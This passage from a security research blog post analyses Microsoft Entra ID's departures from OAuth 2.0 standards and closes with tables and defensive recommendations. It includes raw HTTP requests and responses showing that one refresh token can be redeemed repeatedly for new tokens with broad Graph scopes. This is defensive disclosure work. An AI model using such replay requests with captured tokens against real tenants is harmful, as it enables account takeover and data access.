Entra ID does neither, by default. Microsoft’s documentation describes refresh tokens as replacing “themselves with a fresh token upon every use,” but in the same passage states that “the Microsoft identity platform doesn’t revoke old refresh tokens when used to fetch new access tokens,” and instructs developers to “securely delete the old refresh token after acquiring a new one” (Refresh tokens in the Microsoft identity platform). Read together, these statements undercut the word “replace.” The new token is issued alongside the old one, not in place of it; the old token stays valid, and retiring it is left entirely to the client. If the server doesn’t invalidate a token on use, it has no basis for treating a second use as suspicious, so refresh token reuse goes undetected. Our testing confirmed this: a refresh token can be reused an unlimited number of times to mint new tokens. Any refresh token an attacker captures, whether the most recent one or an older one the client failed to delete, remains usable for as long as it has lifetime left.

Figure 4: Screenshot (modified, with red highlights added by the author) of the refresh token lifetime documentation, from Refresh tokens in the Microsoft identity platform - Token lifetime by Microsoft, licensed under CC BY 4.0, as stated in the ThirdPartyNotices.
The following two requests demonstrate this. Both redeem the same refresh token, both succeed, and each response only adds a new refresh token, while the original one stays valid.
Show the two requests and responses (click to expand)
Request 1: redeem the refresh token
POST /common/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-dYOWdOzUgJBrv-q0ikqsBwAAMmBAA.BQABAwEAAAADAOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAAGE2nkrmYulLO9sLaaWYwMz[...]
Response 1: a new access token and a new refresh token
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
  "token_type":"Bearer",
  "scope":"email openid profile https://graph.microsoft.com/_J.AB https://graph.microsoft.com/AuditLog.Create https://graph.microsoft.com/Calendar.ReadWrite https://graph.microsoft.com/Calendars.Read.Shared [...]",
  "expires_in":4342,
  "ext_expires_in":4342,
  "access_token":"eyJ0e[...]",
  "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-dYOWdOzUgJBrv-q0ikqsBwAAMmBAA.BQABAwEAAAADAOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAAJB18_dfj6TVY_B9zC5nj0H[...]",
  "foci":"1"
}
Request 2: redeem the same, already used refresh token again
POST /common/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-dYOWdOzUgJBrv-q0ikqsBwAAMmBAA.BQABAwEAAAADAOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAAGE2nkrmYulLO9sLaaWYwMz[...]
Response 2: again 200 OK, and yet another new refresh token
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
  "token_type":"Bearer",
  "scope":"email openid profile https://graph.microsoft.com/_J.AB https://graph.microsoft.com/AuditLog.Create https://graph.microsoft.com/Calendar.ReadWrite [...]",
  "expires_in":5108,
  "ext_expires_in":5108,
  "access_token":"eyJ0e[...]",
  "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-dYOWdOzUgJBrv-q0ikqsBwAAMmBAA.BQABAwEAAAADAOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAADPfs7m0hlnyyVuM_T4mmX2[...]",
  "foci":"1"
}
The first part of a refresh token (version prefix, tenant ID and client ID, see Part 3) is deterministic, so only the rest of the token differs between the responses. The old token was accepted both times, so the new refresh tokens do not really replace (invalidate) the old one.
Sender-constrained refresh tokens only exist as an opt-in, via Token Protection, and only for devices that hold a PRT, which, as Part 3 showed, has its own default-configuration gaps. In practice, this means a stolen refresh token isn’t just usable once before detection. It remains usable for its whole lifetime, by both the legitimate user and an attacker simultaneously, with nothing in the protocol itself to notice the collision.
Summary: Standards vs. Entra ID
Token binding and refresh tokens
| Area | Standard requirement(s) | Deviation(s) in Entra ID | Consequence |
|---|---|---|---|
| PRT | Sender-constrained tokens (RFC 8705, RFC 9449) | Proprietary proof-of-possession implementation | Hinders independent security review, potentially hidden weaknesses |
| FOCI & BroCI/NAA | Refresh token bound to client_id and scope (RFC 6819, RFC 6749, RFC 9700) |
Refresh token exchange between family clients & between nested apps with a different scope | Privilege escalation |
| Refresh token protection | Rotation or sender-constraining (RFC 9700) | No rotation, reusable any number of times | Increased risk on refresh token theft, lack of replay detection |
Permissions: scopes, consent and audience
| Area | Standard requirement(s) | Deviation(s) in Entra ID | Consequence |
|---|---|---|---|
| Scopes | Minimal required scope (RFC 6749), fine-grained scopes as JSON (RFC 9396) | Coarse scopes (.default, user_impersonation) |
Violation of least privilege |
| Consent | Authorization server may grant a different scope than requested, so the resource owner can choose scopes (RFC 6749) | All-or-nothing consent screen; user vs. admin consent as a Microsoft concept not defined in the standard | No partial consent, and admin consent becomes a high-value target (e.g. ConnectWise) |
| Audience | Access token restricted to a single resource server (RFC 9700) | Microsoft Graph acts as a gateway to many resources | Restriction is effectively undermined |
Clients, token storage and flows
| Area | Standard requirement(s) | Deviation(s) in Entra ID | Consequence |
|---|---|---|---|
| Token storage | BFF pattern recommended (RFC 10017) | Access and refresh tokens are still used and stored on the resource owner’s device | Increased token theft risk |
| Client authentication | Asymmetric cryptography recommended (RFC 9700, Section 2.5): mutual TLS (RFC 8705) or private_key_jwt (RFC 7521, RFC 7523) |
Symmetric Client Password (client_id, client_secret) is still supported | Higher risk of credential leakage |
| Grant types | No Implicit/ROPC (RFC 9700) | Both still supported (recommendation only, no prohibition) | Increased attack surface |
| Device Code flow | Device information and short validity (RFC 8628) | Limited device information (country-level location), 15 minute validity | Remote phishing risk |
Our Takeaways
The OAuth 2.0 standard gaps described in this post can’t be closed by us as long as we rely on Microsoft Entra ID as the identity provider, because we can only configure what Microsoft lets us configure. Still, there are controls we can implement in a targeted way to limit the security impact.
Controls you can implement
- Enable Token Protection for device-bound refresh tokens. Token Protection is the only sender-constraining mechanism Entra ID offers for refresh tokens, but it is not enabled by default. Configure it as a Conditional Access policy for the supported resources, device platforms and clients, so that stolen ordinary refresh tokens are rejected (see Part 3).
- Restrict and review admin consent. Limit who can grant consent, enable the admin consent workflow, and review the enterprise applications and permissions that already exist in your tenant. Once consent is granted, a vendor application can access your tenant without any user, device or MFA prompt, as the ConnectWise incident showed.
- Monitor sign-ins of service principals. Entra ID neither detects refresh token reuse nor asks anyone when a consented application signs in, so the sign-in logs are your only visibility. Alert on service principal sign-ins from unexpected IP addresses, on new client secrets added to existing applications and on unexpected directory role assignments. These were the signs in the ConnectWise incident.
- Keep tokens out of the browser in your own applications. Where you build on Entra ID, use a Backend for Frontend (BFF) for browser-based apps so the browser holds only a HttpOnly session cookie (or, as a lighter variant, a Token-Mediating Backend that keeps only the refresh token on the server), and combine it with a strict Content Security Policy.
cacheLocationor encryption settings in MSAL.js don’t stop XSS. - Disable the Implicit Grant in your own app registrations. Conditional Access can’t block the Implicit Grant or ROPC, but you can turn off the implicit flow setting per app registration and use the Authorization Code flow instead.
- Block the Device Code flow via Conditional Access explicitly. Microsoft officially recommends to block the Device Code flow.
- Don’t use client secrets for your own applications. RFC 9700 recommends asymmetric client authentication, and Microsoft’s security best practices for application properties say not to use password credentials (secrets) either. In Entra ID, use managed identities or workload identity federation where possible, otherwise certificates.
Outlook
- OAuth 2.1 is currently still an Internet-Draft, but it is expected to become an RFC at some point. It consolidates today’s best practices into the standard and could narrow gaps like these over time.
- Agent Identities for AI agents extend this entire threat model (tokens, scopes, refresh flows) to non-human identities.
Thanks for following along through the series. If you want the full picture, including the complete methodology, measurement tables and every research question in detail, the white paper has it all.
The Series
- ERNW White Paper 80: Token Theft in Microsoft Entra ID - An Analysis of Controls
- Part 1: Threat Landscape and Attack Techniques
- Part 2: Continuous Access Evaluation
- Part 3: Token Protection
- Part 4: OAuth 2.0 Standard Gaps (this post)
Want to go deeper? ERNW instructors are running these trainings:
- Entra ID Security Essentials: February, April, August and at TROOPERS27.
- Hardening Microsoft Environments: December, May and at TROOPERS27.
If you would like an assessment of your Entra or AD environment, feel free to contact us.